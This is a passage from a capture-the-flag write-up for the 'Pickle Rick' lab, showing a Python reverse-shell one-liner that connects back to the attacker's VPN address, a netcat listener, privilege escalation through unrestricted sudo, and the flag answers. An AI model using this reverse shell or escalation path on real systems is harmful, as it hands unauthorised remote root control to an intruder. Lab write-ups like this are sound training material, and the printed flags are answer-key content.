4.3 Reverse Shell


Restrictions on certain Bash commands prompted the exploration of Python as a viable scripting alternative. Upon executing `` `python3 --version` ``, the target machine confirmed Python 3.5.2's presence




As the target machine is running python 3.5.2 we will try to a python script on in order to gain shell access
Head over to [Reverse Shell Cheat Sheet | pentestmonkey] and use one line python reverse shell code to gain shell access. Replace **python** with '**python3**' and **("10.0.0.1",1234)** with you Virtual IP assigned my Try Hack Me after connecting to OpenVPN and a port number as per your convenience. Refer the code below


```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.2.95.75",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Before executing this reverse shell code use netcat to listen on the port 9999. For that use the command `` `nc -lnvp 9999` ``



Execute the Python 3 reverse shell script as shown in the screenshot below:





4.4 Second Flag

Open directory /home/rick using command `cd /home/rick`

Run command **`grep -R .`** to expose the contents of all the files in that directory.

```
$ grep -R .
second ingredients:1 jerry tear
$
```

4.5 Third Flag

Run command **`sudo -l`** to reveal sudo configurations

```
$ sudo -l
Matching Defaults entries for www-data on
    ip-10-10-85-43.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
        ip-10-10-85-43.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
$
```

(ALL) NOPASSWD: ALL: The user www-data has been granted unrestricted sudo access. This means they can execute any command with elevated privileges without providing a password.

Thus we can gain root access of the target machine without any password. For that run the command **`sudo su`**

```
$ sudo su
whoami
root
```

Open directory `/root` using the command **`cd /root/`** and lists files and directories within the current location using the command **`ls`**

```
cd /root/
ls
3rd.txt
snap
```

Runt **`cat 3rd.txt`** to unveil the contents of third flag: **fleeb juice**

```
cat 3rd.txt
3rd ingredients: fleeb juice
```

5. Conclusion

The Pickle Rick CTF was thoroughly carried out, culminating in a successful demonstration of comprehensive vulnerability assessment and exploitation techniques. We identified key vulnerabilities and meticulously crafted exploits to navigate circumvent security controls through meticulous information gathering via NMAP and directory busting. Our approach demonstrated adaptability, adapting to command constraints by leveraging Python scripts for a quick reverse shell. Finally, we gained root access and secured all three flags by leveraging the discovered "Wubbalubbadubdub" clue and exploiting the unrestricted sudo permissions granted to the "www-data" user. This CTF was a great learning experience as it reinforced skills in vulnerability identification, exploitation techniques, and privilege escalation strategies.